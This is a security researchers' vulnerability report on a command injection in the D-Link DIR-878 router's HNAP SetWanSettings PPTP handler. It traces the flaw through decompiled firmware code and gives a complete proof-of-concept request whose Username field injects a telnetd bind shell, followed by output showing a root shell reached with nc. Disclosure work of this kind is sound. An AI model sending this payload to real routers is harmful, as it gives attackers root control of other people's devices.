D-Link Vulnerability

Vendor:D-Link

Product:DIR_878

Version:DIR_878_FW1.30B08_Hotfix_02(Download Link:https://support.dlink.com/ProductInfo.aspx?m=DIR-878)

Type:Command Execution

Author:Jiaqian Peng,Huizhao Wang

Institution:pengjiaqian@iie.ac.cn,wanghuizhao@iie.ac.cn


Vulnerability description

We found an Command Injection vulnerability in D-link Technology router with firmware which was released recently.A command Injection vulnerability allows attackers to execute arbitrary OS commands via a crafted /HNAP1 POST request. This occurs when any HNAP API function triggers a call to the `system` function with untrusted input from the request body for the `SetWanSettings` API function (PPTP,need authentication).


Command Execution

`prog.cgi` binary:


In `SetWanSettings` function,`Username`、 `Password` is directly passed by the attacker.After that, call the function sub_4661DC.



```
  }
  else if ( strstr(v79, "PPTP") )
  {
    v77 = 0;
    memset(v127, 0, 256);
    v103 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/Username");
    if ( !v103 )
      return WebsSetResponseResult(a1, 0);
    v104 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/Password");
    if ( !v104 )
      return WebsSetResponseResult(a1, 0);
    v111 = websGetRequestPrivateKey(a1);
    decrypt_aes(v111, v104, v127);
    trace(3, "--------pUser:%s pstPass:%s-----------\n", v103, v104);
    v35 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/AutoReconnect'
    v105 = v35;
    if ( !v35 )
      return WebsSetResponseResult(a1, 0);
    v106 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/MaxIdleTime")
    if ( !v106 )
      return WebsSetResponseResult(a1, 0);
    v107 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/IPAddress");
    if ( !v107 )
      return WebsSetResponseResult(a1, 0);
    v108 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/SubnetMask");
    if ( !v108 )
      return WebsSetResponseResult(a1, 0);
    v109 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/Gateway");
    if ( !v109 )
      return WebsSetResponseResult(a1, 0);
```




```
  v110 = (const char *)webGetVarString(a1, (int)"/SetWanSettings/ServiceName")
  if ( !v110 )
    return WebsSetResponseResult(a1, 0);
  v85 = webGetVarString(a1, (int)"/SetWanSettings/MacAddress");
  if ( !v85 )
    return WebsSetResponseResult(a1, 0);
  v36 = sub_45AC90(v124, "vpn_client", v123);
  nvram_safe_set(v36, &unk_4C5E30);
  v37 = sub_45AC90(v124, "vpn_netmask", v123);
  nvram_safe_set(v37, &unk_4C5E30);
  v38 = sub_45AC90(v124, "vpn_gateway", v123);
  nvram_safe_set(v38, &unk_4C5E30);
  v39 = sub_45AC90(v124, "vpn_dns", v123);
  nvram_safe_set(v39, &unk_4C5E30);
  v40 = sub_45AC90(v124, "ipaddr", v123);
  nvram_safe_set(v40, &unk_4C5E30);
  v41 = sub_45AC90(v124, "netmask", v123);
  nvram_safe_set(v41, &unk_4C5E30);
  v42 = sub_45AC90(v124, "gateway", v123);
  nvram_safe_set(v42, &unk_4C5E30);
  v43 = sub_45AC90(v124, "dns", v123);
  nvram_safe_set(v43, &unk_4C5E30);
  nvram_safe_set("IsInConfiguring", "1");
  serviceApplyAction(1, 4u, (int)"stop_wan");
  if ( !TWCheckMacAddr(v85) )
  {
    v44 = sub_45AC90(v124, "hwaddr", v123);
    v45 = nvram_safe_get(v44);
    if ( strcmp(v85, v45) )
    {
      v46 = sub_45AC90(v124, "mac_clone_enable", v123);
      nvram_safe_set(v46, "1");
      v47 = sub_45AC90(v124, "clone_mac", v123);
      nvram_safe_set(v47, v85);
    }
  }
  if ( !strcmp(v106, "0") && !strcmp(v105, "false") )
  {
    v48 = nvram_safe_get("wan_phylink");
    if ( !strcmp(v48, "1") )
    {
      v49 = sub_45AC90(v124, "status", v123);
      nvram_safe_set(v49, "LIMITED_CONNECTION");
      nvram_set_int("wan_conn_uptime", 0);
    }
  }
  if ( !strcmpi(v79, "StaticPPTP") )
    v77 = 1;
  if ( !strcmp("0", v71) )
    v71 = "1400";
  trace(
    3,
    "pAutoReconnect:%s pIdleTime:%s,pIPAddress:%s,pSubnetMask:%s,pGateway:%s,p
    v105,
    v106,
    v107,
    v108,
    v109,
    v110);
  if ( !v73 )
    v72 = sub_4661DC(
            0,
            v77,
            (int)v107,
            (int)v108,
            (int)v109,
            (int)v103,
            (int)v127,
            v105,
            (int)v106,
            (int)v80,
            (int)v81,
            (int)v110,
            (int)v71);
}
else if ( strstr(v79, "L2TP") )
```




```
    else if ( strstr(v79, "L2TP") )
```

As you can see here, the input has not been checked.And then,call the function nvram_safe_set to store this input.




```
  if ( a6 )
    nvram_safe_set("wan_wan0_vpn_username", a6);
  if ( a7 )
    nvram_safe_set("wan_wan0_vpn_passwd", a7);
  trace(3, "pAutoReconnect:%s\n", a8);
  if ( a8 )
```

`rc` binary:



```
      if ( !strcmp(v2, "wan") )
      {
        if ( (v3 & 1) != 0 )
          stop_wan();
        if ( (v3 & 2) != 0 )
          start_wan();
        goto LABEL_224;
      }
```

Eventually, the initial input will be extracted and cause command injection.



```
    system("mkdir -p /tmp/ppp");
    v81 = (const char *)nvram_safe_get("wan_wan0_vpn_username");
    v82 = (const char *)nvram_safe_get("wan_wan0_vpn_passwd");
    sprintf(v191, "echo '%s * %s *'>/tmp/ppp/pap-secrets", v81, v82);
    system(v191);
    v83 = (const char *)nvram_safe_get("wan_wan0_vpn_username");
    v84 = (const char *)nvram_safe_get("wan_wan0_vpn_passwd");
    sprintf(v191, "echo '%s * %s *'>/tmp/ppp/chap-secrets", v83, v84);
    system(v191);
    mkdir("/var/lock", 511);
    mkdir("/dev/pty", 511);
    for ( i = 0; i < 256; ++i )
```

Supplement


In order to avoid such problems, we believe that the string content should be checked in the input extraction part.What's more interesting is that in the front-end interface, the user's input is not checked either.

PoC

We set `Username` as **';telnetd -l /bin/sh -p 9999 -b 0.0.0.0;echo'** , and the router will excute it,such as:


```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetWanSettings"
```

```
HNAP_AUTH: BDDA68629752DBE57718D89602A836E5 1638772968264
Content-Length: 1114
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/Internet.html
Cookie: uid=4DsfjbH6

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
        <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">
            <Type>StaticPPTP</Type>
            <Username>';telnetd -l /bin/sh -p 9999 -b 0.0.0.0;echo'</Username>

<Password>e6c8b6d180e425ff4ca7b82f02b172861c13b6d130e425294ca7d32f024372861c13b6
d130e425294ca7d32f024372861c13b6d130e425294ca7d32f02437286</Password>
            <MaxIdleTime>300</MaxIdleTime>
            <HostName/>
            <VPNIPAddress/>
            <VPNSubnetMask/>
            <VPNGateway/>
            <ServiceName>119.75.217.109</ServiceName>
            <AutoReconnect>false</AutoReconnect>
            <IPAddress>192.168.0.5</IPAddress>
            <SubnetMask>255.255.255.0</SubnetMask>
            <Gateway>192.168.0.1</Gateway>
            <ConfigDNS>
                <Primary>162.242.211.137</Primary>
                <Secondary>78.46.223.24</Secondary>
            </ConfigDNS>
            <MacAddress/>
            <MTU>1400</MTU>
            <DsLite_Configuration/>
            <DsLite_AFTR_IPv6Address/>
            <DsLite_B4IPv4Address/>
        </SetWanSettings>
    </soap:Body>
</soap:Envelope>
```



```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetWanSettings"
HNAP_AUTH: BDDA68629752DBE57718D89602A836E5 1638772968264
Content-Length: 1114
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/Internet.html
Cookie: uid=4DsfjbH6

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
                <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">
                        <Type>StaticPPTP</Type>
                        <Username>';telnetd -l /bin/sh -p 9999 -b 0.0.0.0;echo'</Username>

<Password>e6c8b6d180e425ff4ca7b82f02b172861c13b6d130e425294ca7d32f024372861c13b6d130e425294ca7d3
2f024372861c13b6d130e425294ca7d32f02437286</Password>
                        <MaxIdleTime>300</MaxIdleTime>
```


```
HTTP/1.1 200 OK
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
Set-Cookie: uid=4DsfjbH6; Path=/; HttpOnly;
Content-type: text/xml
Connection: close
Date: Thu, 16 Jul 2020 17:10:26 GMT
Server: T&W/1.00
Content-Length: 367


<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>    <SetWanSettingsResponse
xmlns="http://purenetworks.com/HNAP1/">
      <SetWanSettingsResult>OK</SetWanSettingsResult>
    </SetWanSettingsResponse>
</soap:Body>
</soap:Envelope>
```



我的Internet连接是:	PPTP
PPTP服务器:	119.75.217.109
用户名:	';telnetd -l /bin/sh -p 9999 -b 0.0.0.
密码:	123123
重新连接模式:	按需
最大闲置时间:	5 分钟
地址模式:	静态IP
PPTP IP地址:	192.168.0.5
PPTP子网掩码:	255.255.255.0
PPTP网关IP地址:	192.168.0.1
首选DNS服务器:	162.242.211.137
备用DNS服务器:	78.46.223.24
MTU:	1400

Result

This will triger the `start_wan` method, and then get a shell!



```
ziyue@ziyue-virtual-machine: ~
ziyue@ziyue-virtual-machine:~$ nc 192.168.0.1 9999
��▯�▯�!��▯�▯


BusyBox v1.12.1 (2020-07-16 16:31:00 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```